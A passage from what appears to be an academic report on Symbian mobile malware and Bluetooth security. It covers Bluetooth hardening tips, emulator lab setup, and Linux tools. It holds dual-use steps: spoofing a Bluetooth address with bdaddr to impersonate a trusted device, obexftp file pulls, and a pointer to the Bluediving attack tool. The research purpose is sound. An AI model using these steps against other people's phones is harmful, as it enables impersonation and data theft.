   01 0D 04 00 D0 D0 56 D9 0A 00
> HCI Event: Link Key Notification (0x18) plen 23
   D0 D0 56 D9 0A 00 44 83 B0 95 01 E6 F3 63 8B 52 22 0B
1B 8B E9 71 00
> HCI Event: Connect Complete (0x03) plen 11
   00 01 00 D0 D0 56 D9 0A 00 01 01
< HCI Command: Read Remote Supported Features
(0x01|0x001b) plen 2
   01 00
> HCI Event: Connection Packet Type Changed (0x1d) plen 5
   00 01 00 18 00
> HCI Event: Command Status (0x0f) plen 4
   00 01 1B 04
```

Mobile Device Address (BD_ADDR) 00:0A:D9:56:D0:D0
Exchanged PIN Number in
Device Address + 128 Bit Link Key

Why is this attack not feasible?

1. This attack requires the attacker to sniff the initial pairing communication between two devices.

2. However, currently it is possible for a PC to sniff its own traffic only (i.e. the traffic originating from its own Bluetooth adapter). To sniff the traffic of other devices traffic a state of the art Bluetooth air sniffer is needed which costs around 10000$.

3. The attacker never knows the frequency hopping pattern used between the two device and hence will not be able to sniff the traffic.

9.6. Guidelines for Bluetooth Security

They say that precaution is better than cure and even we advocate the same☺. Below we highlight a few precautionary measures that can be taken by a user to prevent any Bluetooth related attacks:

1. Switch off Bluetooth when not required.

2. Switch to non-discoverable mode.
3. Check for regular updates to the firmware of your phone.
4. Do not accept files from unknown users.
5. Pairing process should be carried out in a private place.
6. Use long PIN number.
7. Delete *‘Trusted Device List’* at periodic intervals.

9.7. Summary

In this chapter we discussed architecture and security measures implemented in Bluetooth protocol. Adaptive Frequency Hopping provides security at the Baseband Layer by preventing interference and eavesdropping. We looked at the various steps involved in the Inquiry, Paging and Pairing process and described how security is provided at the Link Layer with the help of links keys and authentication. We also looked at the use of these link keys in the 3 security modes defined in the protocol. Finally we looked at some of the attacks launched on Bluetooth enabled devices. Most of these attacks were possible due to implementation flaws which were fixed in the later versions of these devices. There are some attacks which claim to exploit some loopholes in the protocol itself. But these attacks are based on some serious assumptions and as far as our knowledge goes no one has been able to practically launch such an attack.

Chapter 10: Setting Up Your Personal Mobile Virus Analysis Lab

10.1. Introduction

One important motivation behind writing this report was to create a breed of virus researchers who can actively contribute to the global war against mobile malware. By now it would be clear that virus research is a rare art which is practiced by a few skilled artists (a.k.a. The "White Hat" Community → the virus fighters). Skilled as they maybe, this community is being greatly outnumbered by its evil counterpart (a.k.a. The "Black Hat" Community → the virus writers). Adding a few more feathers to the "White Hat" community would definitely help the war against mobile malware. But then arises the age old question from Shakespearean era; "What good is an artist without his tools?". If we need more soldiers we bloody well equip them with the right tools!! With this idea in mind, this chapter introduces some of the tools that you would need in your war against mobile malware. So, happy reading and hopefully by the end of it you will be able to build your own bunker to launch your min-war against mobile malware. ☺!!

10.2. Symbian Tools

A unfortunate thing about virus research is that to understand the exact working of a virus it sometimes becomes necessary to observe the virus while it is in action. This would require installing the virus on a real phone and then observing its tantrums. Professional virus researchers can take the liberty of doing so but students like us who do it out of academic interest wouldn't be so fortunate. However, this problem is solved to a great extent by the availability of a hoard of mobile phone emulators. Nokia and other mobile companies have released a wide range of sophisticated emulators which allow you to do almost everything that you can on a real phone. These emulators can be downloaded for free from various mobile phone forums [27]. In this report we will be concentrating only on Symbian series 60 2nd edition and series 60 3rd edition emulators made available by Symbian. As there is nothing much to explain here we will simply walk you through the step by step process of installing these tools.

10.2.1. Installing Symbian Series 60 Second Edition Emulator

The Series 60 SDK for Symbian OS enables application development for the Series 60 Developer Platform Second Edition devices using C++, which are based the Series 60 Second Edition - Supporting Feature Pack 3 software and Symbian OS 8.1a. The SDK includes all key functionality needed for application development (documentation, API reference, add-on tools, emulator, target compiler) excluding IDE. This SDK supports CodeWarrior Development Studio for Symbian OS 2.8 and 3.0.

10.2.1.1. Download location

http://forum.nokia.com/info/sw.nokia.com/id/4a7149a5-95a5-4726-913a-3c6f21eb65a5/S60-SDK-0616-3.0-mr.html

Select “2nd Edition, FP1 (115 MB)” from the dropdown and click on ***“Download”***.

10.2.1.2. Installation Instructions

- Download and install Active Perl 5.6.1 build 631 for SDK build tools. Newer or older versions of Perl may not be fully compatible with Symbian tool chain.
- Download and install Java Runtime version v1.4.1_02 (or later version).
- Download “2nd Edition, FP1 (115 MB)” from the above mentioned location.
- Unzip and double click on the setup.exe and follow the instructions. (A typical Windows installation).

10.2.2. Installing Symbian Series 60 Third Edition Emulator

The S60 SDK for Symbian OS enables application development for devices based on S60 platform using C++. The SDK is based on S60 3rd Edition, supporting Symbian OS 9.1. The SDK includes all key functionalities needed for application development (documentation, API reference, emulator) excluding IDE.

10.2.2.1. Download location

http://forum.nokia.com/info/sw.nokia.com/id/4a7149a5-95a5-4726-913a-3c6f21eb65a5/S60-SDK-0616-3.0-mr.html

Select “3rd Edition, Maintenance Release (328 MB)” from the dropdown and click on ***“Download”***.

10.2.2.2. Installation Instructions

- Download and install Active Perl 5.6.1 build 631 for SDK build tools. Newer or older versions of Perl may not be fully compatible with Symbian tool chain.
- Download and install Java Runtime version 1.5.0_06 is required.
- Download “3rd Edition, Maintenance Release (328 MB)” from the above mentioned location.
- Unzip and double click on the setup.exe and follow the instructions. (A typical Windows installation).

10.2.3. Installing Nokia Connectivity Framework

As most of the worms spread via Bluetooth or MMS it becomes necessary to simulate Bluetooth and MMS connectivity to study the behavior of these worms. This is where Nokia Connectivity Framework comes to the rescue. The Connectivity Framework facilitates connectivity between Nokia emulators, between an emulator and a device, and between an emulator and a server application, which assists in the creation and testing of connected applications for Nokia devices. Bluetooth, Short Message Service (SMS), and Multimedia Messaging Service (MMS) connectivity technologies are supported. SMS and Bluetooth traffic can also be run through selected hardware cards or Bluetooth USB adapters.

10.2.3.1. Download location

http://forum.nokia.com/info/sw.nokia.com/id/8b7443ac-66ee-4d47-9f25-1da664b23c9c/Nokia_Connectivity_Framework_1_2.html

Select "Nokia Connectivity Framework 1.2" from the dropdown and click on ***"Download"***.

10.2.3.2. Installation Instructions

- Before downloading the NCF software, you must either log in as a Forum Nokia member or register at Forum Nokia. Registration is free of charge. If you have received the software in some other way and have not yet registered as a Forum Nokia member, you should register before or during the installation procedure.
- During the installation, you need to enter the serial number that you have received from Forum Nokia. The installation program describes how to get the serial number during the installation procedure. The serial number will be sent to the e-mail address defined in your Forum Nokia account. The serial number can also be retrieved from the Tools and SDK section at Forum Nokia pages (www.forum.nokia.com).
- Download and install Java Runtime version v1.4.1_02 (or later version).
- Download "Nokia Connectivity Framework 1.2" from the above mentioned location.
- Unzip and double click on the setup.exe and follow the instructions. (A typical Windows installation).

10.2.4. Setting up Bluetooth connectivity with NCF for 2nd edition Series60 emulator

To emulate Bluetooth connectivity you will need the following setup:

- Get a Bluetooth USB dongle (this is available at many mobile phone shops and does not cost much→less than 10$).
- Start→All Programs→Nokia Developer→Nokia Connectivity Framework→Install BT USB driver
- Push BT USB in. The "NCF BT USB driver" is detected and loaded. (If you do not intend to use the dongle for purposes other than emulation then avoid installing the driver that comes along with your dongle as it might interfere with the driver installed by NCF).
- Start→All Programs→Nokia Developer→Nokia Connectivity Framework→Nokia Connectivity Framework Full
- In NCF open up the "Products→Hardware". You should see a "BT USB Adapter". If it is not present then click right click on "Products". Click on the option "Add Product Integration". A list will be displayed. Select "BT USB Adapter" from the list.
- In NCF open up the "Products→ Terminal SDKs". You should see a "Symbian Series 60 SDK 2.1".
- Shutdown NCF by right clicking on the icon in the system tray and then selecting "Shut Down".
- Open the file

C:\Nokia\Tools\Nokia_Connectivity_Framework\examples\Example_BTUSB_Environment.env

- Make changes in Example_BTUSB_Environment_CW.env as mentioned in ***Appendix D***
- Start→All Programs→Nokia Developer→Nokia Connectivity Framework→Nokia Connectivity Framework Full
- Click File→Open C:\Nokia\Tools\Nokia_Connectivity_Framework\examples\Example_BTUSB_Environment_CW.env
- If this is the first time "NCF Virtual Port" drivers will start to load. This might take a few minutes. So be patient!!
- When installation is complete the NCF environment should show a BT USB and an icon with "Series 60 SDK 2.1 Supporting Metrowerks CodeWarrior for Symbian OS" underneath.
- Click the green start icon on the NCF toolbar to start the environment.
- Get your Bluetooth enabled Nokia mobile phone. Switch on the Bluetooth services and set your phone in discoverable mode.
- In the Series 60 emulator select "Communications"→"Bluetooth".
- In the box "My Bluetooth Name" enter any name you like.
- Select Bluetooth (currently OFF). Click OK. Label changes to ON.
- Press the right hand roller button.
- Select "Options" → "New Paired Device"
- A "Searching for devices" message appears and then after some time "Devices found:" list appears and hopefully your real mobile phone will be on it.
- Wait 5 seconds for the "Enter passkey message to appear". Enter "1234" and press OK.
- On your real Nokia phone answer "yes" when you get a request to pair with emulator. Now enter the passkey code "1234" on your real phone press ok.
- The devices pair up ok and you can now see you real phone name on the emulators paired devices list!!

10.2.5. Setting up Bluetooth connectivity with NCF for 3rd edition Series60 emulator

- Shutdown NCF using the NCF icon in the system tray
- Copy "C:\Symbian\7.0s\Series60_v21_CW\Epoc32\winscw\c\system\data\*.*" ***to*** "C:\Symbian\9.1\S60_3rd_MR\Epoc32\winscw\c\system\data\*.*"
- Open WinXP explorer and go to NCF directory C:\Nokia\Tools\Nokia_Connectivity_Framework\integrations
- Create a new directory exactly named "Series_60_3rd_ed_sdk_for_symbian_os_MR_codewarrior"
- Copy C:\Nokia\Tools\Nokia_Connectivity_Framework\integrations\

Series_60_SDK_2_1_Metrowerks_Codewarrior_for_Symbian_OS*.* ***to*** C:\Nokia\Tools\Nokia_Connectivity_Framework\integrations\Series_60_3rd_ed_sdk_for_symbian_os_MR_codewarrior\*.*

- ➢ In the directory "Series_60_3rd_ed_sdk_for_symbian_os_MR_codewarrior" rename Product-S60-SDK2nd.gif to Product-S60-SDK3rd.gif
- ➢ Start NCF in Full Mode
  Start→All Programs→Nokia Developer→Nokia Connectivity Framework→Nokia Connectivity Framework Full
- ➢ Select Tools→ Create New Product Integration
- ➢ A window with "Product Basic Information" in the title is displayed. Fill in the following information with complete precision.

"Name"	→"Series_60_3rd_ed_sdk_for_symbian_os_MR_codewarrior"
"Version"	→"1.1"
"Description"	→"Series_60_3rd_ed_sdk_for_symbian_os_Maintenance_Release for C++"
"Category"	→"Terminal SDKs"
"Instance"	→"Single"
"Icon"	→"integrations\ Series_60_3rd_ed_sdk_for_symbian_os_MR_codewarrior\ Product-S60-SDK3rd.gif"

- ➢ Click Next.
- ➢ A window with "Product Start-Up and Process Information" in the title is displayed. Fill in the following information with precision.

"Product Type"	→"Application"
"Home Directory"	→"C:\Symbian\9.1\S60_3rd_MR\Epoc32"
"Start-up Command"	→"release\winscw\udeb\epoc.exe"
"Start-Up Parameters"	→Leave it blank.

- ➢ Click "Add New process"

"Process Name" →"_PRODUCT_HOME_\release\winscw\udeb\epoc.exe"

- ➢ Click Next.
- ➢ A window with "Technologies" in the title is displayed. Fill in the following information with precision.
  a. First row is for ***Bluetooth***
     In "Communication Technology" change "BTUSB" to "Virtual Serial port".
     In "Content Type" select HCI UART Transport Layer (H4).
     In the bottom table the "DeviceName" should be COM3.

  b. Second row is for ***Infrared***
     In "Communication Technology" change "BTUSB" to "Virtual Serial port".
     In "Content Type" select IrLAP Async.
     In the bottom table the "DeviceName" should be COM4.
- ➢ Select the checkbox for Bluetooth
- ➢ Click "Finish".

- Shutdown NCF using the icon in the system tray.
- Start→All Programs→S60 Developer Tools→MR 1.1 → Emulator
- Select Tools→Preferences.
- Select the PAN (Personal Area Network)
    a. Enable ***Bluetooth***.
       Select COM: = 3
       Select HCI: = H4
    b. Disable Infrared
       Select COM: = 4
    c. Click Apply you will get a message about restarting the emulator.
    d. Click Ok
- Start NCF in Full Mode
  Start→All Programs→Nokia Developer→Nokia Connectivity Framework→Nokia Connectivity Framework Full
- Open Technology → BT. Select "BT USB adapter" and drag into the "Messaging" area.
- Open Technology → Terminal SDKs.

Select "Series_60_3rd_ed_sdk_for_symbian_os_MR_codewarrior" and drag into the "Messaging" area.

- Repeat Step 14 to 24 as mentioned in the previous section on "**Setting up Bluetooth connectivity with NCF for 2nd edition Series60 emulator".**
- Done!!

10.2.6. Setting up MMS connectivity with NCF for 2nd edition Series60 emulator

Assuming that you have performed the steps 1 to 24 mentioned in the section "**Setting up Bluetooth connectivity with NCF for 2nd edition Series60 emulator".** Now do the following for setting up MMS connectivity:

- Right click on "Symbian Series 60 SDK 2.1" in "Products→ Terminal SDKs".
- Go to the "Technologies" panel.
- Third row is for ***MMS***
  In "Communication Technology" change "BTUSB" to "File"
  In "Content Type" and select "MMS Encapsulation".

In the bottom table set the following values with complete precision.

"Inbox"	→"_PRODUCT_HOME_/winscw/c/mmsin/"
"Outbox"	→"_PRODUCT_HOME_/winscw/c/mmsout/"
"InboxFileExtension"	→"mms"
"OutboxFileExtension"	→"mms"

- Click Next/Finish.
- Now in the "Messaging" area you will see a number of the form "5555XXXX"under the icon of the emulator. This is the phone number of your emulator.

- Now install another copy of the emulator using the instructions given in the section on "Installing **Symbian Series 60 Second Edition Emulator".** But this time select a different drive for installation (say D:)
- Shutdown NCF.
- Repeat the steps mentioned in the section on "Setting up Bluetooth connectivity with NCF for **2nd edition Series60 emulator"** for this new emulator.
- Restart NCF in full mode.
- You will see this new emulator in "Products→ Terminal SDKs".
- Right click on it and repeat steps 1 to 5 mentioned in this section.
- Drag both the Symbian Series 60 SDK 2.1 into the messaging area. Each will have a unique number of the form "5555XXXX"
- Click on the green button to start the environment.
- Both the emulators should get launched.
- Now in any one emulator select Messages→Write Message→Multimedia Message.
- In "To" enter the number of the 2nd emulator.
- Select Options→Insert File→Images. Select any image.
- Select Options→Send.
- "Message sent" will be displayed at the top right corner of the 1st emulator. (There might be some delay.)
- "Message received" will be displayed at the top right corner of the 2nd emulator. (There might be some delay.)
- Done!!

10.2.7. Setting up MMS connectivity with NCF for 3rd edition Series60 emulator

Assuming that you have performed all the steps mentioned in the section "**Setting up Bluetooth connectivity with NCF for 3rd edition Series60 emulator".** Now do the following for setting up MMS connectivity:

- Perform all the steps mentioned in the section on "**Setting up MMS connectivity with NCF for 2nd edition Series60 emulator".** But this time you will have to perform all the steps for Series 60 3rd Edition instead of Series 60 2nd edition.
- Done!!

10.3. Setting up tools for analyzing Bluetooth based attacks

So far we saw some tools that will help us in studying the behavior of Symbian worms and viruses. Next we will look at some tools which will help us in the study of Bluetooth based attacks. All the tools mentioned here are for Linux OS.

10.3.1. Bluez (Bluetooth protocol stack)

Bluez is the official Bluetooth protocol stack [17] developed for Linux. It is available as a precompiled module in Kernel 2.4 and 2.6. For other versions it has to be installed manually.

10.3.1.1. Download location

http://www.bluez.org/cvs.html.

10.3.1.2. Installation Instructions

```
cvs -d:pserver:anonymous@cvs.bluez.org:/cvsroot/bluez login
cvs -d:pserver:anonymous@cvs.bluez.org:/cvsroot/bluez co -P modulename
```

Note: *Installation of latest Bluetooth kernel module (Bluez) is important but without user space utilities it is useless to install this module.*

For minimal functionality Bluez-lib and Bluez-utili are needed.

Download location:
http://www.bluez.org/download.html

Installation Instructions:

- Untar the downloaded file
- Run following commands
  a. `./configure`
  b. `make all`
  c. `make install`

Note: *Make sure Bluez is installed before installing Bluez-lib and Bluez-utili.*

10.3.2. hcidump utility

It is used to sniff the Bluetooth communication of any locally attached Bluetooth device (say, a Bluetooth USB dongle attached to your PC) with any other Bluetooth enabled device (say, your phone). This is known as local sniffing.

10.3.2.1. Download location

http://www.bluez.org/download.html.

10.3.2.2. Installation Instructions

- Untar the downloaded file
- Run following commands
    a. `./configure`
    b. `make all`
    c. `make install`

10.3.2.3. Usage Instructions

Below we have shown the snapshot of an actual communication between a Bluetooth USB adapter attached to our Linux machine and a Sony Ericson T610 Mobile phone.

Command:

```
hcidump  -x
```

Output:

```
HCI sniffer - Bluetooth packet analyzer ver 1.33
   device: hci0 snap_len: 1028 filter: 0xffffffff
   > HCI Event: Connect Request (0x04) plen 10
   D0 D0 56 D9 0A 00 04 02 52 01
   < HCI Command: Accept Connection Request(0x01|0x0009) plen7
   D0 D0 56 D9 0A 00 01
   > HCI Event: Command Status (0x0f) plen 4
   00 01 09 04
   > HCI Event: PIN Code Request (0x16) plen 6
   D0 D0 56 D9 0A 00
   < HCI Command: PIN Code Request Reply (0x01|0x000d) plen 23
   D0 D0 56 D9 0A 00 04 31 32 33 34 00 00 00 00 00 00 00 00 00 00
```

10.3.3. OpenOBEX and ObexFTP

OpenOBEX [18] is an open source implementation of OBEX (Object Exchange Protocol). OBEX is a session protocol and can be best described as a binary HTTP protocol. It can be used to transfer all types of objects such as files, images, calendar entry (vCal) and business card (vCard) between Bluetooth enabled device.

ObexFTP [19] (internally uses OpenOBEX) enables a user to set up a FTP connection with a mobile phone and access mobile phone memory using PUSH and POP operations. Bluetooth attacks such as BlueSnarf and Bluebug use ObexFTP to get read/write access to mobile devices. These attacks are possible due to improper implementation of Bluetooth stack on the target phone and not due to any vulnerability in Bluetooth Protocol as such.

10.3.3.1. Download location

http://openobex.triq.net/downloads.

10.3.3.2. Installation Instructions

- Untar the downloaded file
- Run following commands
    a. ./configure
    b. make all
    c. make install

Note:

1. *Install OpenOBEX before installing ObexFTP.*
2. *Install ObexFTP version 0.20 or greater.*
3. *There is some dependency issue while installing ObexFTP 0.19 and OpenOBEX 1.1 and greater.*
4. *OpenOBEX 1.0 is compatible with ObexFTP 0.20. So we recommend that you install these two versions.*

10.3.3.3. Usage Instructions

Once you have successfully installed OBEXFTP by following the above mentioned instructions, you can use it by looking at the sample usage examples at http://openobex.triq.net/obexftp/example.

Below we have shown an example of getting the device information file from a ***paired device*** (i.e. a device paired with the Bluetooth USB dongle attached to your Linux machine).

```
obexftp -b 00:0A:D9:56:D0:D0 -B 10  -l telecom/devinfo.txt

  Browsing 00:0A:D9:56:D0:D0 ...
  Channel: 7
  Connecting...done
  Receiving "telecom/devinfo.txt"... Sending ""... done
  MANU:Sony Ericsson
  MOD:T610 series
  SW-VERSION:prgCXC125577_EMEA_6
  SW-DATE:20R1A081TTTTT00
  HW-VERSION:proto
  SN:351252000946147
  PB-TYPE-TX:VCARD2.1
  PB-TYPE-RX:VCARD2.1
  CAL-TYPE-TX:VCAL1.0
  CAL-TYPE-RX:VCAL1.0
  MSG-TYPE-TX:NONE
  MSG-TYPE-RX:NONE
  NOTE-TYPE-TX:VNOTE1.1
  NOTE-TYPE-RX:VNOTE1.1
  X-ERI-MELODY-TYPE-TX:EMELODY1.0
  X-ERI-MELODY-TYPE-RX:EMELODY1.0
  IRMC-VERSION:1.1
  INBOX:MULTIPLE
  MSG-SENT-BOX:NO
  done
  Disconnecting...done
```

10.3.4. hcitool

This binary gets created by default when you compile and install the Bluez protocol stack i.e. if you have kernel 2.4 or greater then you can use it from command prompt (no need to install it separately).

10.3.4.1. Usage Instructions

Below we have shown an example of using the command `hcitool scan`. It will display a list of all discoverable Bluetooth devices in the range of the Bluetooth USB dongle attached to your PC.

```
hcitool scan
Scanning ...
00:0A:D9:56:D0:D0      Nirav Uchat
```

Note:
Use ***hcitool –h*** *for viewing all the options.*

10.3.5. bdaddr utility

This utility is used to spoof MAC address of the Bluetooth USB dongle attached to your PC. It provides a means to launch an attack by impersonating a trusted device.

10.3.5.1. Installation Instructions

- Go to Bluez-utili Source folder.
- Locate test folder in it.
- Run following command from test folder.
  cc -g bdaddr.c -Wall -O2 -D_FORTIFY_SOURCE=2 -o bdaddr –I ../common/ -lbluetooth -L ../common/ -lhelper bd
- The above step will produce executable file “bdaddr” in test directory.

10.3.5.2. Usage Instructions

To spoof the MAC address of hci0 device (device name for the first Bluetooth adapter→ Bluetooth USB dongle) run the following command:

```
./bdaddr -i hci0 -r 00:00:11:22:32:12

Output of above command is:
Manufacturer:   Integrated System Solution Corp. (57)
   Device address: 00:11:67:42:1B:27
   New BD address: 00:00:11:22:32:12

To verify changed MAC address use hcitool command.
hcitool scan
Devices:
hci0    00:00:11:22:32:12
```

10.3.6. Bluediving tool

It is a Bluetooth penetration testing tool. It is used to carry out some of the attacks listed in section 9.5.1. It provides a simple user interface to initiate various attacks. It is written using Perl and C programming language [20].

10.3.6.1. Installation Instructions

- Get Source from http://bluediving.sourceforge.net/
- Install the following dependencies before installing Bluediving
    a. Bluez - http://www.bluez.org/
    b. Sox – Plating/converting Audio file - http://sox.sourceforge.net/
    c. ObexFTP - http://openobex.triq.net/
    d. Gnu Readline Library -
    e. http://cnswww.cns.cwru.edu/~chet/readline/rltop.html
    f. XML::Simple - http://www.cpan.org/modules/by-module/XML/
- Untar the downloaded file.

10.3.6.2. Usage Instructions

Run *./BluedivingNG.pl* from source directory

Note: *This tool has a dependency on affix kernel module (for some binaries like btftp and btobex). But as mentioned earlier, we are not using affix and so we could not execute some of these attacks.*

10.3.7. Installation of Gnokii – Mobile synchronization tool for Linux

This tool is used for synchronizing mobile device with PC. It can be used to read SMS, user files and it even allows to issue AT command for making phone call from mobile phone thorough PC. AT commands are de-facto standard to control modem from PC. Gnokii can be installed using **yum/yumex** updater in Fedora core. For other distribution source can be found at http://www.gnokii.org/downloads.shtm.

10.3.7.1. Installation Instructions

```
Yum install Gnokii
```

10.3.7.2. Usage Instructions

After installation [22] it will create shortcut in application. To run it follow the below instructions:

a. Open terminal and run **mknod --mode=666 /dev/rfcomm0 c 216 0**
b. This will create rfcomm0 virtual device on PC
c. Run **rfcomm connect 0 <*address*> 1**, where <*address*> is the MAC address of Mobile device and **connect 0** is the open channel number. If everything till now works fine then u will see following display on your PC screen with cursor waiting for input!

```
press Ctrl+C to disconnect
_
```

d. If device are not paired, then step c will not succeed.
e. Run Gnokii from application folder with **rfcomm** command described in step c, running in terminal

Now you can access almost all functionality of mobile phone including reading SMS, sending MMS, making phone call, accessing phone book etc...

10.4. Summary

It often happens that young minds are skeptic about diving into a certain area of research just because there isn't enough documentation available to guide them to the diving board. This chapter was an attempt to guide you to the diving board and to ensure that you wear the right pair of trunks before you dive in!! All the tools mentioned here will serve as your trusted aids in your war against mobile malware. So if you have followed the instructions and installed all the tools then,

Congratulations!! You have set up your own mobile virus research lab!! Happy Researching!!

Chapter 11 - Critique, Future Work and Conclusion

11.1. Symbian rises to the challenge

Nero fiddled while Rome burned. Or did he??

Well, one might be tempted to ask that “While Symbian phones were being attacked at all fronts, what were the OS developers doing?? Were they sleeping or secretly enjoying the rampage☺.” Well definitely not. Symbian OS developers pulled up their socks and some serious decisions were taken to enhance Symbian’s security model. And indeed, Symbian’s security model has evolved over time and reached a stage where it can put up a strong defense against mobile malware. The table below [28] summarizes the evolution process of Symbian’s security model.

Symbian OS v7 and earlier - Perimeter security + Program checked at install + User decides to install based on dialog prompts	**Symbian OS v8 - Anti-virus support** + Easy integration + Enables reactive defense
Symbian Signed introduced 2004 + Validating developer and program + Developer declarations	**Symbian OS v9 - Enhanced platform security** + Runtime security check & capabilities + Data caging + UID caging

In this section we briefly look at the key security features introduced in Symbian OS v9.0 which make it resistant to most of the worms, viruses and Trojans that we discussed in the earlier chapters.

11.1.1. Runtime security check and capabilities

In Symbian OS v9 there is a more fine-grained security model which allows privileged access to be granted based on ‘capabilities’. These capabilities are based on clearly defined groupings of what each API is designed to do. The unit of trust is at the process level so a process is only able to access resources for which it has the relevant privilege. The process cannot use APIs or resources that require more capabilities than have been authorized. This security check for each process is policed at runtime.

Example:

If an API is associated with network services (Bluetooth, SMS and MMS) it will require the capability ‘NetworkServices’. This implies that if a malicious program uses the above mentioned network APIs for propagation or simply for causing financial damages to the victim's device then the writer of such malicious programs needs to get the corresponding permission from Symbian in the form of a digital certificate (which implies that he/she can be easily traced). ***So goodbye to Cabir, CommWarrior and similar viruses, worms and Trojans which use network services for performing malicious activities!!***

Note: There is a small twist to this happy tale. If a program tries to use an API for which it does not have the necessary privileges then the user will be alerted about this. The user then has an option to bypass the security check and allow the access. Uh-oh, sounds like trouble!! We have already seen how over enthusiastic users will be more than happy to ignore such security warnings. An inherent flaw here is that the system partly depends on the user to ensure security.

11.1.2. UID usage and data caging

To prevent malicious or unintentional overwriting of one application's data by another, Symbian OS v9 introduces a change in the way UIDs are managed that allows for 'data caging'. This ensures that most applications can only access areas of the system designed as 'public' or 'private' to that particular application – i.e. neither read nor overwrite the data belonging to other applications in order that data associated with each particular application remains secure. The 'private' data for each application is contained in a folder which matches the application's 'SecureID' (which in most cases corresponds to the traditional UID3 of that application). In addition, new rules enforced by the Software Installer ensure that 'spoofing' another product's UID to masquerade as that application can be prevented.

To support this Symbian Signed has split the entire Symbian OS UID range into 'protected' and 'unprotected' UIDs and has created a new automated UID allocation system. UIDs in the unprotected range are allocated on a co-operative basis and can be used by all unsigned applications. Only signed applications in Symbian OS v9 are able to use protected UIDs, and indeed it is a new requirement that all Symbian Signed applications only use this range. Symbian Signed validates the ownership of UIDs as part of the testing process in Symbian Signed (i.e. the application will only be Symbian Signed if the submitter owns that UID).

So goodbye to Skullers and similar Trojans which overwrite the data of system and third party applications!!

Note: Again, there is a small twist to this happy tale. If a program tries to overwrite the files of some other application then the user will be alerted about it. The user then has an option to bypass the security check and allow the access. Uh-oh, sounds like trouble!! We have already seen how over enthusiastic users will be more than happy to ignore such security warnings. An inherent flaw here is that the system partly depends on the user to ensure security.

11.2. Future Work (Some Open Research Questions)

In this section we mention about some topics that we would have liked to cover as a part of our study but could not do so either due to lack of time or lack of resources. The topics mentioned here would be a logical extension of the research done so far.

11.2.1. A deeper analysis of some worms, viruses and Trojans

In this report we presented an in depth code level analysis of a few malicious programs like Cabir, CommWarrior and Skullers. In later versions to this report we would like to include the details of some worms, viruses and Trojans which are not very similar to the ones described here. In particular we would like to do the following.

1. **In-depth analysis of Mosquit (and similar programs which use SMS APIs)**
   This Trojan uses SMS APIs for performing malicious activities. We would like to look at these APIs in greater detail.

2. **In-depth analysis of Locknut (and similar programs which install malformed files)**
   This Trojan installs corrupt (.app and .rsc) files on the system. We would like to study the format of these files in detail to get a better understanding of why Symbian crashes if these files do not adhere to the specified format. It also needs to be seen if this genre of Trojans can harm Symbian v9.x phones.

3. **The fear of the unknown**
   Due to lack of resources and information we were not able to do an in-depth analysis a few families like Hobble, Agent, Flexispy, Rommwar, Arifat, Romride and Mobler. We intend to do so in the later versions of this report.

4. **Looking beyond the (Symbian) horizon**
   Throughout this report our emphasis was on Symbian malware only. In the later versions of this report we would also like to look at malware for other mobile platforms like Windows CE.

11.2.2. Can Symbian signed be hacked?

Now, this is an important question with serious ramifications. Although there is no solid reason to believe that this is possible we would still like to explore this possibility. One important question which needs to be addressed is that:

"Would it be possible for an unsigned application (from a malicious user) to use a signed application (from a trusted user) to do its bidding??"

Basically, the idea is to find out that if a signed application has the privilege to use network APIs then would it be possible for an unsigned application to call this application and indirectly use network APIs!!

11.2.3. The next big (dirty) thing: Mobile spyware

We have not really looked at mobile spyware in detail and have only made passing references to it. Mobile spyware would be a logical extension of mobile malware. We have already looked at some Trojans (PbStealer) which behave as spyware and steal sensitive data from the users mobile. But what if this ***Spywar*** (not a spelling mistake) is taken to the next level? Would it be possible to create spyware which uses the Camera APIs of your phones to click pictures and send them to the attacker using MMS!! (My!! My!! Now that would be complete breach of privacy!!) As far as our knowledge goes it should be possible to this. We would like to explore this possibility and alert the Symbian authorities in time (before anyone else releases such a spyware in the wild).

11.2.4. Polymorphic Mobile Worms

Again, this is a possibility which has never been explored before. There are hordes of polymorphic worms available for Desktop PCs. In fact there are several polymorphic engines which are openly available for download. We wouldn't be wrong in saying that sooner or later this would happen in the mobile arena also. It's only the question of when an overly gifted and overly enthusiastic virus writer develops a polymorphic engine and makes it available to the brotherhood of virus writers.

11.2.5. Low Cost Bluetooth Air Sniffers

Considering the popularity of Bluetooth we thought it was necessary to have one entire chapter dedicated to Bluetooth Security. In that chapter we mentioned about some proposed attacks which would work (and would be lucrative) if low cost air sniffers were made available for sniffing Bluetooth packets over the air. Developing such Bluetooth air sniffers is an extremely complex reverse engineering task (definitely impossible for one or two individuals) and we do not consider ourselves to be knowledgeable enough to participate in any such initiative. But if and when such air sniffers become available (at low cost) we would like to look at these attacks again and propose possible solutions for protection against them.

11.3. Conclusion

And they lived happily ever after!! Or did they??

We wish we could end our report on a happy note saying that *"All's well! Go Home!! Relax!! Your privacy is guaranteed!!"* But unfortunately, you know, as much as we do, that this is not true. We have only looked at the tip of the iceberg and from what we have seen it is pretty clear that things don't look very safe. What makes matters worst is the "Chef Recipe Theory" that we mentioned in our report. A little bit of salt, a little bit of pepper and you have a new dish. This theory definitely explains the steady flow of mobile malware and gives us every reason to believe that this steady current will only increase in the future till it becomes strong enough to wipe out the entire community of mobile users. Now, hold on, that's definitely an exaggeration and is based on the assumption that Nero will continue fiddling while Rome burns!! Fortunately that is not the case here. Symbian has definitely risen to the challenge and done its best to get a hold over the situation. The “Symbian Signed” initiative seems to be a step in the right direction but even this system is not foolproof because of its partial dependence on sensible behavior by the users. Another important point to understand is that “Symbian Signed” works only with Symbian OS v9.x (and we hope it would work with the later versions as and when they are introduced by Symbian). But there are already a large number of users using Symbian v7.x and v8.x phones which are susceptible to many malicious programs (and the number of such programs will only increase in the future). These users are living under a constant threat of being attacked by mobile malware. There is no immediate remedy to protect these users. It’s true that several anti-virus companies have developed and distributed free anti-virus for mobile phones but then a question which remains to be answered is that *“Is an average mobile user (security) conscious enough to realize the importance of installing and maintaining such anti-virus programs on his device?”.* No, definitely not!! What anti-virus companies provide is cure and what we are looking for is precaution.

